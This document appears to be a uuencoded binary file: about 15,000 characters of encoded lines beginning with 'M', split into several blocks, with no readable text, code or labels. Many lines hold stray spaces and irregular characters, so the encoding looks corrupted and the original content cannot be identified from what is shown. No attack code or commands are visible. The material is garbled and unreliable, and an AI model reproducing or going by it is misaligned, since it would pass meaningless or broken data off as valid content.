M<CN4MR& [8`?LTYN.IDE_ELXRJH-V*+ #&IS.TI9*5#C0B%.W [&K-&I! +=`HP`
M=S_587, `:@_/6XTI16<' %<, ?L";T6B9N?HHZ) .QG, J**Z!3E'N' O3 (-_) B] &
M?' 2<C`X-`^6*' @L3=>6^IXQ4O=2 [AR] (8<Z^ [9T"SEA:VG-^T024_ `R&K-;
M.%) O/10' 7?1\9@:@`4T) <WO_5>?HQ:&JO] /A (IEEZ_JG@XQ0QRT `ZJ.#*GSM
M#.*&, JA69&7K\67<K2`8IL\$Q5R?< [E\$U7++JR^4XA!SGX9 (#!F;RHX^N^BU8
M"R&G] L] 5BE\$@' #58G37KU8 (JLCDN4X"KH [\$:B_I;M=M4 [?0+VPG#Q8; TI; TE
MIB4KINIZ' U\A`S/5:-' 92 (:RBW\$ODOR+4`P8SG1\$NY-\$YCJS>LI3" \ :#61:L
M!\`BX?PE88B\$23L3'\>*C) F*EY9&9YBF:) \$E=GWB:6FXJ*0G16YYPJT, P8A [
M3; 'S9DG\$\$_Q<%NPTJ#FQ;K*/%L/=";1 (9V*Q_LQ6JP%!(%^K2>=Q.I (1+) _&
M) 8"V2P#>Z7`L!G; 'LPT ("?=:+3"DQS^IQ1?0T>*.TAK]N3KJ) XO&4' F8!7SN
MJA&ME2A0JWXUM: !@E-2F, U) OI0D) F*L->5:A\$&, 7MG1V! =W) C4>F@4X&2 [5*
M.SS<^F\5AL&> !=IG11.86VC@E&JP!6N+ZOP"2IU#` `63+FN-_] 3H# `[^4_2
MXCJ<O; %P' 05*YX (ZF&N/IY/B8F5-ZV) .+ [Y&C`@Y@IX404J; ?BS [* \7\ P9RZ
MJIL (<(S=J"89' SC`-; X-C*Q#B' ("=; &DH9`) 0P^+"MM^Y!RM6U (EROSP?+@<
M2+:' `O', '] L82W:) LJIJ-#K?LF; ?4+?+6FP' L2K* (TN%=1 ` , B-??) 0T [ER^D
MSV; 3P99TA.10!*S\$, ^\]' %+!"!UY27^\$2B8^IN`P58BHP464J1 (HS.O ["BFL
M9`7DQ1?N, Z/9&"XNN3 (-^; 5) _UIBAS.' -/ [KY<+!+L/_#7ZUWLL%J-TX^ .7Y
M/ (!0NLV<J6, 5YV [=T (8ABOHV7Z/NW-G2D"UN" M*#6YDB' 2_?HUP^6ACG+-!T
M4M^V [V#+2TMY-@1YOU69^? [%=1Q [V5D4YS+TBRFHTTU11<OPH; ZM50, J:+ (F
M (UC?9WB<!U6TCH%+6!AL-. \JL">YD8.D@S<XP7"28ES?,) J\; RP; RL`V90H>
MLL2GR+9, TB&1060C<C*W1; 50E'_&' <T3GS (] RFP\$R?*6>H:M69K] BC^BX4
M; FW<4LGHO^7`V, HX8+T8:GY\$YW!R%; 3_#E+] ") N65JA () MUSX@) 25D"7S, %
M\6H]N (BNX) ^I (&6U+JI: LK6, Z3T3VHR3 (-W6CPH [/OVHZ#% (\QGNV, QVJ (-
M\3" _ (?90GH^RPH\$3RR7X. *L1*0="&XRO3P<#<E?@QNO^&' , =A!U9UO=Z7?CF
MDM_I1RX=T6XOX#<\>) N%68G (Q_@ "%9KSS<L1K&] 9-20^1U^ORQBW.>KG"U] X
M_G-^X-7JX' >W!S\$S6IS\!-1; 6WD1` "'?+J8*FD"6*\$1S\3NT/_<T7+C+3V*3^
M2EJIMTZ.XRUSQL&_Y0></T^?*' =ZT^<>/UO+!><, SK\$^G?AM!X/GM!_O [5=%
M%E0GH\?!MWA6YQU4, BOYA6<YF]: ` \MA"54&AW#6L%MB, -%0\$; ==5) &Y<Z ['8
ML": T (EC.1C, RIV9C\$O< [, A7<99QJ (W.B!MJ [V#S; >_% "NH1BZC] GH_?4GV\$\
MS\$#2A?9JP?IE=*^FQ.VE) <V*L` \OI5^@Y@GGPL"6R [*5W"B%FOF] H#&: Q+_>

MX%*: (5M0, 3*5=YJD3V--W#GQHDS/2X0W\+/W1J?>) WZO*U!&J-'P>N=YW"7
MV=V#SCSWMP5E, 6*BTAYA#KVQ6, MUA^, FXM%%1 [^M/?L* (3SOE6TR<Y^UUU&
MYQH<3Z_PM4M9XP1H, =OMJ)FP^M#, \$V&.) 4Q/4L&"; ZE_39+IC' 7\$%^ .XU&6
MG!-FJ9AI83T (@PJ7D (#+-); 5B<?=S8-AZ>. (DFJR@' (57G!_*PFLF (+EK84A
M!V"1Z0<"BW6_AT) ^>K/_M\ [.TZ<' [<<[A[M"EUJ:' T?]F->U:E] TL'=U^_9 (
M%8:PW, LLD5B+CK51<GU [& (W?2HUU 'EQ (HNRX0?B5WSX*_HO [\G+G=8??KE_N
M' / [-; *A/XD=YAC2/ (Y6PI!MXDF%*G\B5/I<MS>-++O.Y7OXR!K3\J:H89#FN
M5FYKN9 '&] 6?SD (*\ (^) 'R)+XI%3&KN;='P.B&QFN%X=D^0*\ '<_!, /AEO+
MQ><DC@DY' 1_' %J-; 7EIX* [&*BMN&_+ ('U.38.\OL (_B [9&-96PI*<^^15< [
M6KC<LY' IJ\QY6/4; 0' YM/E6KJG-U#EA2Y>; JV [1579X>HC&)_3LTVI, IA?:P
M9_V\$0!*W#G; W=SH'; _9A8S_?>R*G!L*] 8C9>8' V, V%W\$7, ZD?S0#H3) PO9; H
M8+CXZ:F%TSB=)] "5, 'Z?;<C&) K7A^N6] J+: 'Y*04BC>>9HLI, HKO!<571; DL
M+*! I", HOF\+"6U] RURZ^: :M[MA%.BVXD!</:4J) <T84#9@_69\N[^2 'W+6. "
MBW&] 3] 0D?PH++&54G'U] %RRQ/4M; T8\ .T.^0& [-87'; >0XWEQ_F); _ "4/\
M! /GSL [?'^GW9_%RC<_I?O [W]; +, >"!OFM (/@KT. /_%/M=) ' _] 'P-1_:= _ [
M; L.W_U] O_Q7_Y7] 8_) >_XA, 4QB<HO"A#UWZ"K6:9 (9'=I) -DZYK9:1, 5!G4
M8L0; =JLLN><F*Z, H2M3>6EM6^//@] 22=TD, @RRP4P@; ., _0J%J>*V21VNN1B
M# '@XR?12F3VM6; 'DU1LL*RQ4\$C>K_! (-DOX (S:) * " [L0 (-6\ ') L.>DZ5] (MM
MX0.CFD1%E2Y:F5.14_6 [EM'+W9#E&\V0K#2K659/@NWI, JQ8VQ#D4*%BL8"
MF*I) MJ '\$"BHQ7;) 1!/R, M<#4"Q+_] -*S3] (P-W).ZZ3_E<&O/S7^1WKZM<_
MC>_@E] SY?Z_] U_G [_#_ (_; P; _/^8_23:2?3/^5) ^) C' C' 0F_+\$DU_1L8N=4
MOY; 5B5S-8F\$E=1*@1F; _PEZ\$P:LQ'=10 () H-IJY_&DXKS.WNL [V_: ^KI<H_
M8ZRE8CMK4<; ' 1^C&9C) ^E\MQN//R] 8M=DV,]EV-O' [CHSSLO=) YZ*Y?GZ (G3
M#.00D^Z?T*%; ^S&1CT=@'' -Z\7AZU@B"?6U] AB8?B*J&XT] /) 4*<A:13#<7+
M, 0L0J; ^'M78Z" '\33"V!2KF\$7D"1 (D, \H [B+OP031) T?HLHXEP4X, MP' =E5
MSW+, YTZQ?AND&G4T!' Q'FN\) 9/0W^Q] _CYDR?E=WW, \&; _E [W] IX [10; M"
M2] 7J_WM3; 9\$BN'I) ^*B.ZWQT<&<C) U+W0; ?J^\$ [/' "V' P7%2Q_H] [5+25) X
M23P:WM< (<, VV/W24"@J.; DI<5R@MYJGSRMY\Z+_?V] XYV7QXNW; _+ '=0@X01
M`MDO [F1V:D7:NSB+1P%" +Z' C#J' LG": #N (#>G [YY^; KS^, TSFI>E^?N; =S_
M, UT#<CSG`WHX!8\52=64ZV"4!0, 8, F3L`Y&Q61#2F./?=AZ#7&WYUL6C+78C
M*F"POGTXTT\=03H8H_: (/) <&R4F_VPTZ; T87R:C7>6QM) 33+1, +7=I [<%8];
MP6@T\$UU: .YG:010!/S`T^Q-Y"UWS; , RX3<7<U' 4@SX'_:) \PN"><DA6A-3W!
MSJC4D6 (<) 1, 8"+++, <; WQ=-DJ@<: 'E) #KRZ796N#1+9VG5` (4408`MF\$O; LR
MV/] 4A26\$0M&L\] L`5C (-\$F (_XS3+\$MP, [#T=!] W99\$WW&2>^GU (M (W (8/ (_)
M?1?C=8ZZ%. "SI) HU?H^T*J) :X- (Q.1VD%\W9J, <_<?#`2`*; #@) R.R=; W70V
M0\$^) WV8) C"Y+AS' ZI_6IFD' R/@Y: [0=UC*"IVMABOS4*J\$H^*' S\I' \$V6IW"
M30&Z17L66CB/Q<\MHGF%CC_%TVU) WQ!A (F".LRWW\$SL\6KZ0] /@J&=V/DM7R
MW_0.8=Y+V#=#, , PH+9Q9J] 5, K1; O*_ 'K=*D@7* (\Y.*YG*) -U.^.' @SMY; !
M9&950G.S8SP8T541; FNX\J=H&<\$>:XB' 1L [\8C7! !] H4*) 9, (-BK4 [0-9],
M] "DI=6, BVDV (>I@Q!&2-9`R&<=<P_> (LZ9Y! ?C*T, " [] 5#EPBS1]' \S&NA9I
M!DL2=' \$4 (+R6MZ7TUBEJD\<SZM\$^H^&, C!ME?LV\$FJR+Y1+> *T) /J) &R*U?
MGRO19) + (MA, '-') XCS4\$.R=-U2IYD"7N.DG<X8KB2`0I! '\$ [84Y12NF=HM ([A
M.) -, [TYR**#-@&'WD9JB+, D0S) 62E>&S; APS:7=7; @; [G@GF0@P] I^"CS, "0
M"V_J (B`2 ["G7L" '>IV@FQ+MZ' #`5'_0#H, W/' "GW6"CK` ('P, 'NH0R1" ` , .
M\$3Q, 6J&A.ZX#.DX5L+-?PB//+*KA/G!XXW:NN. (M, , <XP<H+CD@ (XQDGO`L (
M5#>C.D`82+*SF.+V\$O) !; HIMI^4E:D9V=M&) 8D@, "7B) N\$&>X [`@S] S&VM9:
M5K3JH<.13T?5J*B [H`%RPNK1. !S6Y&FXEA#/3LH?Q<-Q.HF`ME%V0, :\$)) C-
MAH) DT&-W9Y2: "D?3P:QLU@NU_7) &L\N+%%\F4Z+SJX#QGN#`9, +^ [+PY39^+
MZ^8T: TN^`/JG^+DTU; &U_KBU--:) <ME%8J` `S4I3&-C^TXIKRJ ("YSV#4L4,
M_+=!P3DA%RLC4_R\$W`BZ5] 5+%; R%] ?JV5R=\! \$ZQ: _7T/<%PR#8GQQK [J@##
M (Q] URV?=] V-V&V"VHR`*@E=\L, JR () 2' 3\$ _L, UB: \$A@OG_DC\$0FP> `9=& `R8
MC3&R*7P=FAW] 9IRJE3<+KS [0' F<:0! " :?, /V9F95K6; >UJ`M.4D&Q_M^-D*6
MW\3S; EG9\Q<+8VJM*3S) TM+2R; 2-> `5R, A`\ (1) 2DT!K0!D:<PD\$SV:D#U<8
MA^ME%W94C5%AJ%X8.YT<_E73ELN58\$Z5' 2*8IL* '\$"Y@-.3C">-LQ+9@LZ21
M-YVO) .] L_>EA`G!FMN1*C_@1: .BGOA/<S62&MQPU+2B.@TPQ%1Z&MV^%8H->
M\$%D\Q2L?5J8JZ3" ((ZX"V2624B! `?HCU*0P?NC#2^8Y?O; (4_SU+Y8PG; W\$X
MI6?1) `*RH8.C#Q=_+`B67D#56.^4=\4/3 ((WX-V`>U' `M1) 4; 9"#"4.J\W'
ME>M) [LR1=, 5_%Q&P!, 5] \ (84! ('E<9Y3B>3\>S>TJ&, M551' C9-. =01VCG.YZ
MK1=40\K8\VBPA=4, ^E7G8] @H' 2/!] &Y) I' M\8\$KZ9W5QY6) Q##/ `1) =7, 8BC
M] ZH&K. (I70 [Q (Y] P4\$4T) 7; 5F#/3N' -, %0=PY (-\ "A] G` [IO\ :3<- `G3KJR&
M3`+:=XPU5\:%X741WU%3&=#"Q/0&`<*3R [>O=XY^0LU) <"=H' 6M<@] =R*I*
M0TUP#28KONF`A' 9>0' T>JF. ([7RFDZ3?1U8?`*868KHUV! (M?) C!! ZAF-8R=
M\$T, 1P\$^Y. &9:*Q3#&>N*. :+*Q*X:VX\$0!L4/TDZ; 7T [-TUC^SL*8*Z^ (Z>' -A
MW%0!HD) VT\$NZ?#Q, " :=%"E) 60 (=0=0HZ#: %) # (@6<!&710%RS8"UH; , E7; @=
M3>9J.> `NQOQ*00P*!! OOFI [1#Z2. <7NF8+, X] V1&^%UG) "QG (-#2+>P, 9BV (
M0:; N] >1<9&F (KVH"/5/`/`R (PUL%&86YP@+L2%LUD+ECSQ!Q' `8, <%3H&@"
M7 (4' ZO12G; \$@82Z"O6*KKI?6 [-^^` (-%, H6L (E7<7%6' [[DW;) 7#JWB!!+
M&; :) 7: ('WV0^&\$N^XZJIJE-Q"3J+V [:C++YIG%\^\$M++\ ?8X1/6WEK5`2C] I
MDT`U\$.G3!D; 2' INTF8\ .GP8\$63#`"0NOV<9=G!A59\$NB68U/Z\@1VW&A=. , B
M1_!U@`YW%BGA^ (@6A& (ON76MG"A9MRI4.8#\$AC6OA*<3) 5E*LIZZK7:DPJ]

M_!J91#2AUA>VRG.E4MDE#SKOUN6T1P#WZG7;L`A"G9?7<CR`@C5D,!0FSR[=
MMTN7;E(:OHUX8<(0%')NY3M\$'0;^G*_P]@."TICOOJ[J=6*; "O+FD\WDL8S`
MFJPMAZ?0DIU,A9?@YR7SH^WH]>A1D+5G['-F,*"LS*8%!OS&8@ND:B[JV35
MOEFZ2J<B?Y&YHG?B`%1:T3OQD@KXJ]7?DPD*;&:TUV8\$UTN%LZ!,@6WAWG(Z
MTB7LVQ3>_6<3U-D3;*. (<@E(MJ6ZGZ!1],[[1N6O\3;B!=OMJ2;@>.@Y(K2
MRDO8ZM33U-)]TRU?WVX&:1]%)&\$U=-.M6TI"\$84*L1+/*'RRJ>]"UR%K-,
M]6UB1\Y2&X9\$F355VY+"%N?G:;+YSK?(;?0"BAN<M8PNE=2WM4!I3=0[]G=7
MSX/T(A@<QK'27Z!R2CW!P'+B[8H'B84L;5!CH9E9LKNC+]C!(TUXY&.C!#^;
M`KXEMRZ5;5XL#&O(,#L>F=M4CN01PQ(/ \6R&@TV)CW2C,;V]19:TI5^I#7FH
M\$LOA4)\$Z(HD:9\<C;%@TPVD*;- (J7!68PI_2"U0!U>!('\$17YHYLEX5&89W/
MX3Z.-W&X4H.<-^`:/PQKD_B:++;]"X[QI]1FN!;0CWH_@ \LRJR(GU&F\$)R)\$D
M; [<+0D(WCGN+;83''>]G_-%EWV0(LW""ZT`=FT2B;[-PE\$D93LS%F^>4Q&#<
MPP*YJQ[@&O/;Q:W#;A./BA<KJ`L581D[!RV[S8EOY`:&HA?C!A9_^0&[[1#
MIDWBBW)9]RRPQ<N%\&H6W)GNL:S\$&[%`7,3X%\M#HVL4Q",I^KB8)D&AH56
ME)X]IS^E\ (]3B<0-^O1:'.-0G\$8KIPP.O_('37NHJ)W;V->`^F)3D2*#@+_ (?
M^SPR0,<QQ?P#]' /II3-\T)Q9;Q1/!/U;CGRS(0E5MA_C._E\$H&I["8;FAML.
M0@["32,=4A6*=[]`,\$3-6[7]:UZ>"(W^O>Q/IV-^FIOQ8X`"1W46TH\%?UK&
M5B%_7\$.9NOP)/M;PZ\$';,\$0^R?^YH108BU9]'`K=R(]^;CUE?]IZQIX)B*<#
MW)WRXR#\=@84&<>;U@3OIZ/ZFU&"F8,#6JS@9UPH6.OG9!M!8.N<]\6L"V?W
M^22]4MT\1(L,8/#UG^/)(.K7@OWX(OA'.GE?"UK?/[@ON<;CX-[ZNOQ2/9M.
MQYO-9K??R+I9HQM-!O\$T'<\$/S?\":S+K-R0B8QGN*G-0XFPX'H7[3'MV_6X4M
M=6_#9>A:H*DM>X+,_8W[=UL;]]OMC0=W[W_W<;Z^KT7+][4K!RMNW?;][^_
MMWYW<#&!]?W[B[_AWD0'>P&;)MW@CAA%#K&^O-[]?7OVM]_WW[WMWO[J[#
MOXUUPD(H(Q)+I!(J%=%AHH;&.CH6XC)-W5+5ZEI.A27;(T0'.*SECCV0-X5>
MI3;36I[+X]<_V&8#"KFCV'U47]/0.?(;N05]CB<FLD\$N\PWYV"F\C."`@BSP
MVY#VYK;]-7-NW<JEVT]<,&8LK6K8!,Z8M[SG?(M"%7S:F6B\=/^;S:HWG]HU
ME<]!,ZEY_P0K6\\$/<HNBPO)"(H\$FT2,7@O2W2-9.>OD;*C/4*[Z^_VIQOF#@;
M,A<%E]MOV(/Y1F6#63V3SUY\$U"KC0UD7W):TW)R7C\D8 [&8QN%#X779O>GP5
MJC\JNX[6#0!)TYS P:*'DG_)",@O?_R"O"+#Y_I2-24#@"@=06&#KDZZD`N2F
MMC2K4FP<FZ*F-:Z)*8B/'^\$\^+7E+Q-A"5>SD!'XNK'\$<HW7>%EE%*RQ5>?N
MM-!'XF-%#F>'NQM)%W+1K9,UI+FZBK&=%!2L06-YEP;3>('70K@]GD>H_*&'
M9'HCBD92BA^+50'!6IM*J\>MFGF>AD5&(\T17MJJE)#Y^:95)US6*HEJT2:\4
M\#6;(>G\$[;4+;>A`!7%&X0'P\$JESD;-Q5CW,6\R^ [>4V5.>RRM&TOLW\<IE,
MANK;9)'%:()-2X.[I\$/R5L-\&M<SFH*0Q4:E7('SV</O6?)5CYJQ6,6T[2G7
MYZ?DJKS^)%Y_SGCU"92?T:I]"H?^DLW=R'_-\$=-(<;*:&*26R&4^>'>#ET".N
MAWE:%-6WQ45H*>?SD:6;^<CBC,3"2O98R5'AQBS>F1=H^H^<0O1/%X)R2HR&
MGM'AUME/I\8\$/>7>EB;1@5,F16//1.ZRF1@990(SO2J'F\$,2&8H94H26?MGL
M]#3I)C\$'-NE.@-.I`F(' [QZA#GPPSPWC>I!92@+##%' \$6HIYBK*/+QM%52IKY]
M,M5+; ;(Z>-L&C94".J7XH#^<-Q=)K'/7QEU>O7II95#LEK"DXUE2[?22"3!V
M6"6\C7)SQ.* (;RAK28O=YH*K5[_57:>(YS0W^I-5B;'ZAFXMR\SL"00+M2^W
M<HUR9/7"9JVY76`%KRW.]"DE\ZCIJK"_X%;%-N?`**@=0CA]_-I=UF;7#QYV4
M14?MD+E[SO'BY].*EOUZ\8GZ\$YVGUU]].C^?B/(T4M8U?-O>!S:-ZD'B!OIJ
MQB''YIW#-ZM7?0T&\L9'0>'%WA]5CHLN=E#FSNP\PS7,5@-!0YOO,@&GLCC
MR3R>T..G3DOHWTO0Q*_YW6>T\KF=M/' :]<&"IX=8XM/JHDO="`W!3F)SQO!1
M+N>(%+1/D\X23QV/O)\$F7=ZS#\YW&:N^<KX9*%0D'K+U2H_X;X#[]-/AW]
MX4;\I[L;+3^,_WS%_#[#`X+_%!R01Q(^`"7&F5CLL(+?)M6H@Y[%H7XC5O[%
MMO\$495E:~VT2=S",P%9ARG@2G^N4:()WI;9=-V;3,E1U`W_L=MU#E-8E35
MV0:4E!;6MR6QH5HGC34F;<W)B)WQ,[JOWW8_+J=^1ZIEK;M%L9F%BF)&M^A)
M#>#>N, ,>G%0D'@RQFJ()66"44+H@=6NAJ<2R-\WF_(50!8M[L>A*4/BB&Z:\$
M:T`'=2"U#(#PPP?; (&B1,>=3MQ:>ZZT;VID_"^7S543B.+BR.1M"0<K<B7BJ
M.B<%&^J=0LZW[2.EV<M=N>#;5;4+Y]45DRX[``%)'M3]ZS.%)6?VSW\$V=\J
MLH<!;J6FDY6V%\LV'J"E)CDN*3Y&6B'TXS^/!H3NI?3'J^CT#7</UCJA'P(Z
M'DPO,,;Y6-R)V4&V%_N\D!LJ6T:9\$-4]-3\$U/0LFJT,;DYAPT3Z1R18O(N='
M2E3\$6;A[/G53W%1MGB+^B",!67/4/:N>1Y,B_H--H'ZJBAE"MU()'D[[QC;;
M=9,H]@#^5#"@;U2=H2[T0U"6>9-O??[: (V1/?--0<B/A9LU5\H>R<VY3!O;)
MPW4&MS1_?+1H>GQ_"?2_J_S/%@#9133^E'O'3?BOK8UU3_Z'/_?^DO__'?AO
MA[_LO%[^"Q3V3''' [>%,X+9C)%7;!Y\$_QR-RTRY*'@:)P*)6HH)]I>31:2_3
M*;#1EY;6Z#M]+D:G+:J&X,N-G2FCI3*[D\$@JD*L`[W5-0\$^IPYP_&7%F%D<9
M]=[](/YCN5R^T:M5Q)HDT>7"4(,U&*3M" T:_4K?TI!54\Q>"Z1S5'O*/OU1[
M_U//?X[;]*DJP/GG?PL.>U__UVIOM/XZ__^`X;^+9^>;ESM_;Q\B+J3`0I:!!
MH'MXAE;L#R+#3I;_E,=LE3/4+I7[5%J*3#_\<O;'?SF)'2-%[-^F=HRSSPH^
MXC4E1Y(T9?)F83;^B02LPD7`.?6; ;UN7R13?X4/L: !M;R8U,QY=C)K9M.)G\$V
M3D<]ADW05GFD:1%\$.:A=0Y\$I#`H=FXY0?CP\$S`*B,KUZPKZP-DBMBQ*"H'S(
M8`D,1U`KM`.MP:PBS!T>O^J=DK@LJ'X#KY=.HX'5: !GPIIZ?)Z<(Y*_>M(\
MN=)H3S@A#KPO@V@AU)6.(JF!`\$`F:"NOM7G4'&@-N&(VN"!0N0V?M;#8@OT;Z
MFBA@.P+KT!/-,`6\$X9>.V,V#_4TA#T\X1YMD4/S\@JG0!]8G%>[@\RAF+KV@
M'1F";_)1F>6F5:~=@5X1)+*1+/(XGB1I3SR7Z(TW4S!=B082G4>795L';:K-
M0*59C"R=:>3=,CUTQC<FBF+6(SGRV.XI3@+5/^*RG,6*TQ4,T^6\$Y"V)8"H
M90<'M:UF/-&47<NO&DO-H76J=!(3-@I,//\$:Z\$X%;G"H1AUSONDD)M0H@UR7
M:]V?]\$EL.N#@)D63]\X@&LXV/8.<5L\$\8Z#^\$/9G47'D"53:0LHK/)@^_"Y,

M@,ZNO]A`3Y.\1R!_`@8PEQS]W?1I5"G\KK26(N)T99\/'B,1@&2-%#&,QF.%
M5*EJY6]S=OIXAF;[V04"/,+>JG#J'>>9+%`)\O%HPMYQTS-M:,@#UAYZ43
MP85%R\$C<M.K8#8B1B*@:'<3K#%U)^D@OR)4W99+A-01^QNWJ6!&XTD=QUS'
M/=1/"2[4">^3/^IYSV_E2;T@H5>6H&A')>EY?C6*@YAAI`WNI_:A,\$1@RR[X
ME7>+AKH>1&-VLL7X@*84XKG)=LF,Z9T)-BTA?D)&CT6/7N08A#4JF/.\$.3@
M>CFK)X"W:+LEBZ5CZYZCE*I+>E]8&)),EX[G*#!11L?1GB^R%HOH'Q(@J#I#L
M[!@J)?SH@M`1#="<2X&<D^"XK+.WB#6,--J].FTNH6J=(JKF^*%U/H&,T3)
M0,O[803]C'!Z]+&+_)Q6F!;'FQCPWM03RZVW/5!#EMEM@"N\YBICC31U]'
M!BZC.G_CROZ)\3N98-#3>5H:4]M5QG*)KL*S5)(8H1ZNS=J9]ML-+BW%)Z*=
MU`29*@O+U+ZD:95MU*5.G;+VM;I&]I>AZ&)K@8UT%2IPKNY).HZ`_;! [B@.&
M1?[BM:#1:(0>]APG5;FU6K!1"^Z&"OQ`NB(]*:NP`-#.J[15"]JAP4B@NJV9
M_SICA.7,_F3ZXO(+^3S4CR)"(Q-G&WO,38UZO2+\$#3=3-CNI?F7,"AI0,6@%
MM[1<,@IRA51^E]\$T'2;=#B'3_:OZK5,DG./\$-7\.V-N2JX:T7,TZYNYBU?NS
M9U</:?.JGZ,ITESR?V=LM+_T_[^P^*KQ[_M77W;D[_O[[_^W5_Z[_BO_YO
M?>K'?>8\$3:4/N4"H(3<CZ:=\$6QCPB/%?/2+"1VJSEN3)KJ@JE<8_U7OW93Y
MKY?N__'GT:Q?Q]8)?MWWWL;]_/O_7=W;X__\L_B\PU;;3UL&AP30B.DZF
M''R=,'Y;C!=2#DZ":B7I5>R4U;<L?=>,F\$=*JI067M`&/EID,W&%\$P@XS;J
MV3CJ(MJUK8>"4LL<,0G:UU&TIAC%'`Z^J\IF%\$T`?ZH%05FLGH(NHBNG.AP%
MVW%CV\$E!L[:B;!Z^>?QZY_GNTM(#_55_6JH**P)-%\$=)1!1Q-WOGY<[AWZ"(
M_,JA)<F!AF\I]\$Z%NS7.]/AA>(-I,E;1QV".MA\%;IA&5?N3W3W@G<^KF0U^
M#K\%=P*['V'P;?!?SH>"1ZB]_7\L<UR&0]TA/676,G%' [+B86!1#42XM.;\$T
MK4PFAYDS]2VTPI;CFJ@@"7;C,@^1F1JQN/]M%HVFLZ\$*U#,-JE8,TI`#D([3
M"U9ZM3&TX4F*IOM*15ZS7A*8MB?IC!Z=,2@;\$\HAN_9E.C65.63S/\]?+WS
M9->)_K=9PV)7AL&4.N?8%!/H/Z7@WJX,T^);SZ^>"GIT\$RPA<1?"E0T220
M*2!HQF0VDK@-I&H^8Q#B@YET#30<HS%E\$NLALE`';,1[BMY&H6QPXK(IHOR<
MI8B\VN/(4.F,QG.>I^,')64.J2E+G3%"9*8PHZ*>,Y05S,42(+7HY*6H?JY.:
M@_@2876QVHB8#(Z+I^4"H[0]2]4TL1PO#@]G6+S%IPT^2\$>K/3Y-+Y)08GH(@
M%DG!J^8&NHN6KQX"D)2'O>A,"8EI00DL"#\54&5^/QL]>0:YJI-1[\$IU/5
M`_,:Z\$<X)+VLMYJ#]\$+A)*LRVM.:^"9/.R,3I\XB?,F\17I>4'A=5,<`AC6
M6*)SR.*)V>LR/UE2C\$`*728A.Y`8/9*A*9<6JN/!#`<.+2SL_U"TU\L2'9`7
M.R"\$D4&\$<UUEA-Y>2#WFYV05CS1+9=WM:"W06GU`X'>F!U!GQ['`51F4V8V
M"*KNY#41_Z]/<!\$48`CCCBQ.&#K[2[X"VVZUEQ<#7W[7A+_V9-4+R*GAUZ][
MM;2T?BEQVWMOBK-T#G9?[/Q=\K4>K*^_H9-*,_2_KH9\$FAE]R1K1[&A[?D'H/
M=I\?PNA:GO\W1P%UN=0L1?<I\>-D1\$T3IB@]^Y(2;)/?^\QYSW%[Z/&5(.D0
M9-9:'H&V#[:W%3HF5=!!SAOBX3JBWZ7`85KCHRYC0P0@BEP; .M>36A7PF:,
M4MAPS-E'P4;:;)N>PZ*,'\ZE%R)&98\$UBASC?;IW<'2G(S!<S7CO+1?;K/\$;
MU3`.: [LUZ7,SDW>M9S?RO+"NJC<^^-9/K2J0@Q9G5E_F%?"SEQJE2?_3K?^
M3-H(Z`%C5+/K^KX)AQ-F'S+(\$X,O\$W%._P0.'`L9R9-D_IDB+4\@CY\$\$-R
M+B]Q`\$B.GBO<C&QCY'"38&SHG-A+LG_248'A3S>I)!=OA6I&5S/BANP&T/G0
M!7%Z5"/"O)9*N40[M"D`N6PW'@N.E@FN.K"ZE8SJ,X+]873B43JJG\XXDA/:
ME%C@-J(A2,Y\$1@G5\2-(RK'Y(2T'=4<@8>8Q"&![>GA^)ALM&3%N`'+@FB:
M(GZ,,)?TRH\ /V61%8P724R^DF75JH\$!G#V!F900RZ.=<\$@3+R=U`D`*0<I
MR@/:MHE]%2F<JU6#"M#AR,'JX5O2AS1ICX4M@^_2T8,X^F2\,D%LP4I,EN\$
M'C\KB71N17*UPXOJ(([VDSX-H9\$+(VSPX1W+,GH!!ND/8P),D%]64X[-P*ZY
MB/F=PNE^_HCZ(B!R,/=IVJ<X#B+"G8BATB"ZPME`)\)R,PVU7T:A@B%.UT.:X
MV]E5!BL:VAC6/\@?]P>"[<:_>K-!I'/_/\$&P&;T;ZI7S3Z3S.Q6DRR:;-`=Y#
MB1;H@3:>RBY@`;\$8I%MXOTJC>Q?73XPB/3V%>DSZ"YQT3B?A0C<N%U[3+\$I`
M)&M9+=1I'+B`'_L/?B<*H%G<&OLQ\$[S_"7`7RA=>9?(_A5S\(/%GXX?+L@
ML1@6*[YD%#N<]W\$TQ<&;:,Y(SO`WL/A,[4Z#W#Z&ZB?NR-FL1+[CB-F<!SY4
MX;B`&\>=%@MTUKVJ.N,`(\,"[4#O:G`F6RM<HFC)X!!Q-?5\$\28XW?@)\9Y
M?_OTS8N=8_B5"FFZ];;I0WVD2;=(RR*5H\$K\E"F/5C"3/\X/%MW5(YWW4OZX
M/^B\]3>7EPO7^Z8>E7612&#Q+CZM+]Y%_.53ZU4P\;05=.&Q`'_%_. . .KUW<6
MS50_A+RJ7H5F3_MO\1&]V/FLF=(1!(I_4/7:G0JJ\$DZ1WX<1VI-T/:B,N7%M
MN`GP+^*:\;#RJW]T:24GNNW9>ZSM(37U:WB\$TA)PXQ9_G+G=>?)BYW#P\ [A
M3WO/CI;NEJ:3QDWKZ-8O3T_7WV@=4[[0LQ<[SPL*O0D+\I)4OF3G>U"8[\W^
M_]L]>+7[U,YYMS#GBYT#U"E: ^=J% ^6A>=H[<*EN%6?^V"UTL*(D654J\!ID)
MI;L`4&D(I8',8\ME=]8C*1#*80"\@X)*"P2\X6^3-C5<=\Y!"N)31<D<-E2
MLF#*H[,K_:1"5EMRIY:+5L6W)N-[&P@'F8E@[4M',` (4BSBK;<<ZF<4*!9Z'
MX45-,REV.TKYS.9NT3D=CU-2E8CV1F1(.JO@O),8'/:5,`@.\$.1#9`>RA7?:
M07D[^M<5B9G\$Q1.H[-MOY3(KH<,L38^RM6,78RF0<QMP>F#OU9\$_-2_ABJ,4
M_.I.PU->J\>QW+55(.+U-4F:.) *VA<4X'AJ),(\$A')TF\$NJ'I))&'AG283!G1
MC[1]9A5\$.]1+8X1FX6-9%\DH%#8VRY;"',=DK`P<H4:8CA2C-I]C(ZHF`';W
MAD?>X>I&@V;RU;C1K\1W`U)H]#-9.Y;8`-O6T=\$VSETZM1-!0C<=)Q,F+E
M_,VD-Y+\JK92P87\0XYK/MU]_.8Y6Y=NM&')*##*#>J5(S2PLN7YWI-@_7+C
MP=VH=_K]AN/Z\5AY-J#8A2IJ\$WH>E]G>B'1K7UJ#?X20]C`*"ZXWP9>(!HWH
M`8V""7=U@=CDQJO*K1NA9R6\PAU'VL`&2]'H4A)M@I*J9^6='3>\$69A"W=1
M56-L7I8)K2`WWKC8=MJZS9LK,HP/Z7\$2D?J5E,]T)\GB<32A4,DU>OB"!DR(
